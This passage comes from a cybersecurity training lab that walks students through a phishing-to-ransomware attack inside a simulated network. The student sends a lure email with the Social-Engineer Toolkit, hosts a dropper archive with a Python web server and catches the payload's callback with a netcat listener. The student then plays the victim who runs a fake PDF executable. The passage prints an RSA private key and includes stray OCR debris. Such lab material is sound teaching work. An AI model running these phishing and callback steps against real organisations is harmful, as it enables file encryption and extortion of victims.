
25. At the *set:phishing> Send the message as html or plain* prompt, **type** `p` and **press Enter** to send a plain text message.

Note: Most email clients use HTML messages now. Using a plain text message gives the appearance of innocence because a plain text message can't hide any code—but its attachments can. From the social engineering perspective, the target may think it's odd to receive a plain text message, but then convince themselves that it's fine because plain text messages can't execute any viruses or other malware code. Naturally, you know better.

26. At the *set:phishing> Enter the body of the message, type END (capitals) when finished* prompt, **type** the following:

    `Employees`
    [press Enter]

`Please see attached policy and review immediately. You are required to sign the document after review.`
[press Enter]
`Thank you for your quick action,`
[press Enter]
`Alex Esau`
[press Enter]
`END`
[press Enter]



```
set:phishing> Enter the body of the message, type END (capitals) when finished:
 Employees
Next line of the body: Please see attached policy and review immediately. You a
re required to sign the document after review.
Next line of the body: Thank you for your quick action,
Next line of the body: Alex Esau
Next line of the body: END
[*] SET has finished sending the emails

      Press <return> to continue
```

Phishing message

Note: It will take a few minutes for SET to send your email to *fsmith@drisst.int*. When it finishes successfully, you should see *[*] SET has finished sending the emails* in the line above *Press <return> to continue*.

27. **Make a screen capture** showing the **confirmation message stating that SET has finished sending the email to your victim**.


28. When prompted to continue, **press Enter**.

29. At the set prompt, **type 99** and **press Enter** to return to the Main Menu.

30. At the set prompt, **type 99** and **press Enter** to exit SET.

Note: Before executing your attack, you will set up your servers to listen for the dropper and payload requests. You will do this from the malware directory on the AttackLinux01 system.

31. From the Terminal menu bar, **select File > New Tab from Preset > 2 Vertical Terminals** to open two terminals in one new tab.



```
y", line 1349, in do_open
```


Open two terminals in one new tab

32. At the left command prompt, **type** `sudo su` and **press Enter** to elevate permissions.

    When prompted for the password, **type** `kali` and **press Enter**.

33. At the left command prompt, **type** `cd /home/kali/malware` and **press Enter** to navigate to the malware directory.

34. At the left command prompt, **type** `python3 -m http.server 8000` and **press Enter** to start the web server that will listen for the dropper script.



```
┌──(root💀 kali)-[/home/kali/malware]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Start the web server

Note: The standard library in Python comes with a built-in web server that can be used for basic web client/server transmissions. The Python command that you ran included the following options:


- **`-m http.server 8000`** – This option runs the Python web server directly in the terminal, listening for HTTP connections at port 8000.

You should see a message confirming that the server is serving HTTP on 0.0.0.0 port 8000. The IP address 0.0.0.0 means it has bound to all interfaces on the machine. This web server will listen for the dropper script, which was set up to download the doomSnake.zip from port 8000 on this Kali system. Once the dropper has been executed, it will reach out to the Kali Linux system through port 80 to run the ransomware attack and communicate with the compromised system.

35. At the right command prompt, **type `sudo su`** and **press Enter** to elevate permissions.

    When prompted for the password, **type `kali`** and **press Enter**.

36. At the right command prompt, **type `nc -lvnp 80`** and **press Enter** to start a generic TCP listener on port 80.



```
┌──(root💀kali)-[/home/kali]
└─# nc -lvnp 80
listening on [any] 80 ...
```

Netcat listener

Note: The **nc** command calls the Netcat program, which is a networking utility that reads and writes arbitrary information using the TCP or UDP protocol. Contrasted to a web server, which also uses TCP protocols but expects the contents to be in a format that is useful for web pages, Netcat sends and receives data regardless of format. It is like a mail center that accepts any packages, as long as they are addressed correctly. The Netcat command that you ran included the following options:

- **`-l`** – This option runs Netcat in listening mode.
- **`-v`** – This option runs Netcat in verbose mode.
- **`-n`** – This option commands Netcat to skip DNS lookups (for the purposes of this lab, it will not perform name resolution).
- **`-p 80`** – This option runs Netcat through port 80, the standard HTTP port.

Combined, these options run Netcat so that it listens for HTTP traffic on port 80, but accepts any format of data from that port. This means that it is waiting to hear from your payload, which will be run through a web browser, unbeknownst to users at DRISST.

37. **Make a screen capture** showing the **HTTP listener on port 8000 and the Netcat listener running on port 80**.

Part 3: Trigger the Ransomware Payload

Note: In this part of the lab, you will take on the role of the victim and trigger the ransomware payload, then return to your role as attacker to observe the results.

Most successful ransomware attacks rely on their ability to trick people into clicking a malicious link. Therefore, the best way to avoid the consequences of ransomware attacks is to educate employees on good digital hygiene. This requires training on how to spot malicious emails or web links for all employees. Other mitigations include:

- Automatically updating security patches and maintaining backups that can be used for recovery.
- Reviewing port settings on firewalls and all devices that reside in or interact with an organization’s networks.
- Implementing an Intrusion Detection System (IDS).
- Developing incident response plans and train staff so that everyone knows what to do if a ransomware attack occurs.
- Configuring email servers to label external email addresses, use spam filters, and use SPF and DKIM to help detect impersonations (called spoofing).

For critical infrastructure, all mitigation plans must include participation and/or guidance from relevant government agencies, given the risk that a ransomware attack may be part of a larger advanced persistent threat (APT) attack plan, and its purpose could range anywhere from playing prank to instigating an act of war. In the case of the Colonial Pipeline, the operator ultimately paid the ransom to regain access to their ransomed software, which invoked a Congressional hearing in the House Homeland Security Committee.

In the next steps, you will take on the role of Fred Smith at DRISST and deliberately fall prey to the phishing attack that will initiate your ransomware attack.

1. On the Lab View toolbar, **select vWorkstation** from the Virtual Machine menu to connect to the victim’s workstation.

2. On the vWorkstation desktop, **double-click** the **Mozilla Thunderbird icon** to open Fred’s email client.

Mozilla Thunderbird icon

Note: Thunderbird is an open-source mail client. It has similar capabilities as Outlook or Gmail. You should see mail folders in the left pane and messages in the main portion of the Thunderbird application.

3. In the Folders pane, **click** the **Inbox**, then **double-click** the **message with the subject “(IMPORTANT) New Security Policy**” to open it.

Note: Take a minute to read the high-priority, important security email message from Alex Esau. You should notice the attachment at the bottom of the screen. Eager to ensure that you are adhering to DRISST’s new security policies, you decide to download and open the attachment so that you can be among the first to sign it.

4. At the bottom of the message, **click** the **Save button** to open the Save Attachment dialog box.

5. In the Save Attachment dialog box, **click** the **Save button** to save the SecPol.zip file to the Downloads folder.

6. **Close** the **Thunderbird window**.

7. From the vWorkstation taskbar, **click** the **File Explorer icon** to open the File Explorer, then **navigate** to the **Downloads folder**.

8. In the File Explorer window, **right-click** the **SecPol.zip file** and **select Extract All…** from the context menu to open the Extract Compressed (Zipped) Folders dialog box.


9. In the Extract Compressed (Zipped) Folders dialog box, **click Extract** to extract the file.

Note: The File Explorer will automatically open a new window showing the contents of the SecPol.zip file. You should see a PDF with the filename *SecurityPolicy-2022_Alexe.pdf*. Reading and signing security documents is a familiar procedure, so you open the file.

10. In the new File Explorer window, **double-click** the **SecurityPolicy-2022_Alexe.pdf file** to open the file.

Note: You should see the Open File – Security Warning dialog box. It indicates that the file's publisher is unknown, that the type of file is an application, and that it has a "Run" button instead of an "Open" button. This is a critical opportunity to prevent an attack. However, as Fred Smith, you are working on auto-pilot and click "Run" because the file appears to be a high-priority security policy from the COO.

11. In the Open File – Security Warning dialog box, **click** the **Run button** to open the file.


Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?

Name: ...mith\Downloads\SecPol\SecurityPolicy-2022_Alexe.pdf

Publisher: Unknown Publisher

Type: Application

From: C:\Users\fsmith\Downloads\SecPol\SecurityPolicy-202...

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.

How can I decide what software to run?

Open File – Security Warning dialog box

Note: Instead of Adobe Acrobat Reader, you should see the black screen of a Windows PowerShell open, followed by a lot of messages in the PowerShell indicating that something unusual is now happening on your computer. You should then see a bright red screen with a warning message, yellow hazard signs, a countdown, and a digital key. The red message admonishes you for acting carelessly and informs you that your documents have been encrypted and that you must pay a ransom to obtain an encryption key to restore your encrypted files.

Generally, the best thing to do when malware appears on-screen is to not click anything. However, many people go into panic mode and click the malware's windows on their screen. In more sophisticated attacks, this may initiate further attacks.

For the purposes of this lab, Fred Smith will not follow incident response protocols. He will simply close the windows and examine the effects of the malware on his workstation.

12. **Make a screen capture** showing the **ransomware pop-up**.

13. **Close** the **ransomware pop-up** and **File Explorer windows**.

Note: On the vWorkstation desktop, you should notice that two filenames have been altered to include ".wasted" as their filename extension: a TPS Report and a Quarterly report. You decide to manipulate the filename and attempt to access your files.

14. On the vWorkstation desktop, **right-click** the **TPS_Report.pdf.wasted file** and **select Rename** from the context menu, then **delete .wasted** to revert the filename back to TPS_Report.pdf.

15. When prompted about changing the filename extension, **click Yes** to continue.

16. **Repeat steps 14-15** to rename ***Qtly_2021-3.csv.wasted*** as ***Qtly_2021-3.csv***.

17. On the vWorkstation desktop, **double-click** the **TPS_Report.pdf file** to open it in Adobe Reader.

Note: You should see a message from Adobe Reader that says the file could not be opened because it is not a supported file type. Windows attempted to open the file with Adobe Reader because of the pdf extension. However, the ransomware has altered the contents so that they are no longer readable.

18. **Click OK** to close the dialog box.

19. **Close** the **Adobe Reader window**.

20. On the vWorkstation desktop, **double-click** the **Qtly_2021-3.csv file** to open it in OpenOffice.

Note: You should be greeted by a Text Import dialog box, in which you can see that the file contents are scrambled and illegible.

21. **Click** the **Cancel button** to close OpenOffice without importing the CSV.

Note: Disheartened, you decide to examine your Documents directory.

22. From the vWorkstation taskbar, **click** the **File Explorer icon** to open the File Explorer, then **navigate** to the **Documents directory**.

Note: You should see that several files in the Documents directory also have the “.wasted” file extension.

23. **Make a screen capture** showing the **.wasted files in the Documents folder**.

Note: Tough break, Fred. In the next steps, you will briefly return to your role as the attacker to examine the results of the ransomware attack from the Kali Linux system.

24. On the Lab View toolbar, **select AttackLinux01** from the Virtual Machine menu to connect to the AttackLinux01 machine.

Note: You should see the split terminal windows that you opened in Part 2. In the terminal on the left, you should see the output from the generic Python HTTP server running on port 8000. You should see the IP address 201.10.1.1, a timestamp, “GET /doomSnake.zip,” and 200. The 200 is a return code that indicates that the dropper successfully sent the doomSnake archive file to the IP address 201.10.1.1, which you have ascertained is the firewall for DRISST.

In the terminal on the right, you should see the output from Netcat, which displays details of your ransomware infection. You should see the initial connection to the Kali system (202.20.2.4) from the compromised host’s public IP address (201.10.1.1). It has also returned the private/local IP address it is using on the network (172.30.0.2), which could be leveraged to initiate additional scans on that private IP range to find more vulnerable hosts.

The ransomware payload generates a symmetric key to encrypt the victim’s files, as well as an RSA key pair, from which the public key is used to encrypt the symmetric key, such that only the encrypted symmetric key is left on the victim’s computer. This means the private RSA key is needed to recover the original symmetric key, which can then be used to decrypt the files that have been “wasted.”

In the Netcat terminal, you should see the RSA keys that were generated on the target machine. You will send the private key to the victims after they have paid the ransom so that they can use it to decrypt their files.

25. **Make a screen capture** showing the **key output returned by your ransomware attack**.

Note: In the final steps, you will return to your role as Fred Smith at DRISST. For the purposes of this lab, assume that DRISST has paid the ransom and received instructions to retrieve the private key to decrypt the files. In the next steps, you will follow the attacker's recovery instructions, beginning by retrieving the private key and saving it in your Downloads folder.


26. On the Lab View toolbar, **select vWorkstation** from the Virtual Machine menu to connect to Fred Smith's workstation.

27. On the vWorkstation taskbar, **click** the **Firefox icon** to open a Firefox window.

28. In the Firefox address bar, **type** `http://202.20.2.4:2600/priv_rsa.txt` and **press Enter** to navigate to the web address provided in the attacker's instructions.

Note: In Firefox, you should see several lines of encoded text, preceded by "BEGIN RSA PRIVATE KEY" and followed by "END RSA PRIVATE KEY." You will use Notepad to save the text to a file on your workstation.


29. **Right-click** anywhere in the browser window and **select Select All** to highlight the complete RSA private key, then **right-click** the **highlighted text** and **select Copy** to save the private key to your clipboard.



```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAklmKLXGK6jfMis4ifjlBxSGMFCj1RtSA/sQxs4I5IWvMxYSD
1rZc+f3c67DJ6M8aajHxZTidXm+KEGk2LGXTqPYmZW+TQjtrx4tG7ZHda65+EdyV
Jkwp7hD2fpYJhhn99CuOJ3A+EiNdt7+EtOdPGhYcIZmJ7iT5aRCkXiKXrw+iIL6D
TOoiXNX7O7CYID8CykTf5/8Ee1hjAEv3M4req/CydAWrsAJPhtEmObu6cn2FYFfw
GmBrUQf1BEO/4/uqCoP2EmCua6xJE1E2MZkzvvYVc85DbQFK/JcpeqOQkKiJ4Z+T
WGnjIZqBZDaVcmaDl3CKdrvY222bp/F2OLZgHwIDAQABAoIBAFLE8OIaSi+HGVaT
mKx8o3bjLz8jnvzNKJttyJI2nysItcor1Qh1IQZ+Dhj6ZmcV4mGXF2hg6ZfES3hW
mL3pZRjVBgguXOGBK8ayPY4VBf5ltIVTlMMRJlGvJEmZf49pWdhjcOMu1twZRmKq
nVpWy8T8JjLWjEyOep5yPBPFSrZFphQdiZxTrnmN
2UYmLjSYTPasSV7PeXtGGaw34dfiKKlh4anXzjl1
5bm/M4kZ7xXVtrPuAlhcZPgPrPG2VH9/DTc1IzEX
qj4sYKkCgYEA+eBkkFb7K/t3JfE9AGwNBdmXepdg
OFmgaFUhL3SmDYvNuNnF1kFeXOlghMR4v1DOSttc
RvK+JPZVMt8yRQkPWjVlSKWWgqO+Yd5QONWMKAfA
QDIWri6e/mdim/ec/irpCRBn/2XTK1JOkqoglvmo
TUJgKgnqGYmo/RVreMs+IZoN8ZoqkKBRRCOOC/Ep
QxEkClaXssRG/N8bK2aiUgztM4HabFSocWW5DbUC
3K7Mc/u4WKsReGCdNXkxCcM8Aymu8lzpRNNmMgSW
mkxMAcfJI/9XafLwRCZPkDoPM8gc8OxM2OI/BVPD
I3y2n3lQK2CaPOWw2yRPxQKBgHcpshslM+1fVDGx
WWhBp5+fbMRwAOjNTe3b1Zh14379QhpNJIyEsK93
fTP4iR+dcCRjINej2DVzfm4QsWN/DUuoNdKZm5sS
MQz5AoGBAK/R9Fx7UBmHcC+9ehBJ5aPzvU8DqiVY
14roox6zaAk8fEZ/nkS86evh6PqjfhSuniBoqvQl
+IbSWacaVjzrtfY/UcRkUrgQotk8a4kPZrijPogn
-----END RSA PRIVATE KEY-----
```

Copy the private key

30. On the vWorkstation taskbar, **click** the **Start icon**, then **click** the **Notepad++ icon** to open the Notepad++ application.




Notepad++ icon

31. In the Notepad++ window, **right-click anywhere** and **select Paste** from the context menu to paste the private key.

32. On the Notepad++ menu bar, **click File > Save As** to open the Save As dialog box.

33. In the Save As dialog box, **navigate** to the **Downloads folder**, **select All types (*.*)** from the Save as type menu, and **type** `rsa_priv.key` in the File name field, then **click** the **Save button**.



Name	Date modified	Type
Knobb-main	12/1/2021 6:37 AM	File fol
SecPol	1/2/2022 4:08 PM	File fol
Win-PS2EXE-master	12/2/2021 3:09 AM	File fol
Adobe-PDF-Document-icon.png	12/2/2021 3:40 AM	PNG F
Knobb-main.zip	12/1/2021 6:35 AM	Comp
Part 1.2	12/2/2021 9:45 AM	2 File
Part 1.3	12/2/2021 9:45 AM	3 File
reshacker_setup.exe	12/2/2021 2:47 AM	Applic
SecPol.zip	1/2/2022 4:07 PM	Comp
Thunderbird Setup 91.3.2.exe	11/28/2021 3:18 AM	Applic

File name: rsa_priv.key


Save as type: All types (*.*)

Save As dialog box

34. **Close** the **Notepad++ window**.

Note: Now that you have saved the private key from the ransomware attackers, you will continue following their instructions to decrypt your files, which direct you to run a Python program.


35. On the vWorkstation taskbar, **click** the **Start icon**, then **click** the **PowerShell icon** to open the PowerShell application.



PowerShell icon

36. At the PowerShell prompt, **type** `cd C:\Windows\doomSnake\` and **press Enter** to navigate to the doomSnake directory.

37. At the PowerShell prompt, **type** `python velociCryptor.py --decrypt` and **press Enter** to run the attacker's decryption program.



```
PS C:\Windows\doomSnake> python velociCryptor.py --decrypt
Encrypted key YxqWT3eAcY8Azwps3cciwZDZbwPDANfqAJhrOYmdq9vPWXH+jWH+VnXyK
InfDuWfvZrjxwGHgLWsDUGvvoDjVHhk4ovXeWmIWw4583RCAXxFxr1UVcZI5aSK06kDF3KW
OusGPtBL4DWaNTGWE07mZlIhccBEhr9nuzu1f0nzlljx3IQUgktIvVpwNnYJotsPUAVV+8+
0GhJHm7MEWZZlsUgX6hkZbPqveNJfhgjq7+MiFW0iTb8DSzPbWweapHwEBB3OEtoPoXuJ2S
tUQu88MOhWVajEAuc8H7nZCabwx2kMYeWrtEw7DSYZ/FM/aS9TQ+cftHRVOHyK2G/ZwNGf6
g==
```

Run the decryption program

Note: In the output from the script, you should see the characters of an encrypted key, followed by a prompt to enter the path to the private RSA key that you downloaded and saved in your Downloads folder.

38. At the prompt for the private RSA key, **type** **`C:\Users\fsmith\Downloads\rsa_priv.key`** and **press Enter**.

Note: You should see the characters of the RSA private key, followed by output indicating that files were changed from *filename.ext.wasted* to *filename.ext*, where *ext* represents generic file extensions. In this lab, Fred Smith was lucky—the threat actors delivered on their promise to return files to their original state. In reality, threat actors cannot be trusted to deliver. Therefore, security practices and policies to thwart attacks, educate users, engage incident response teams, and cooperate with various government agencies are a high priority for every organization, especially those related to critical infrastructure.

39. **Make a screen capture** showing the **successful decryption**.

Challenge and Analysis

Note: The following exercise is provided to allow independent, unguided work using the skills you learned earlier in this lab – similar to what you would encounter in a real-world situation.
WannaCry was a ransomware attack with global repercussions – and one that could have been completely avoided. Use the Internet to research WannaCry and answer the following questions:

Which type of ransomware was WannaCry?

How was the WannaCry attack executed and why?

How could WannaCry have been avoided?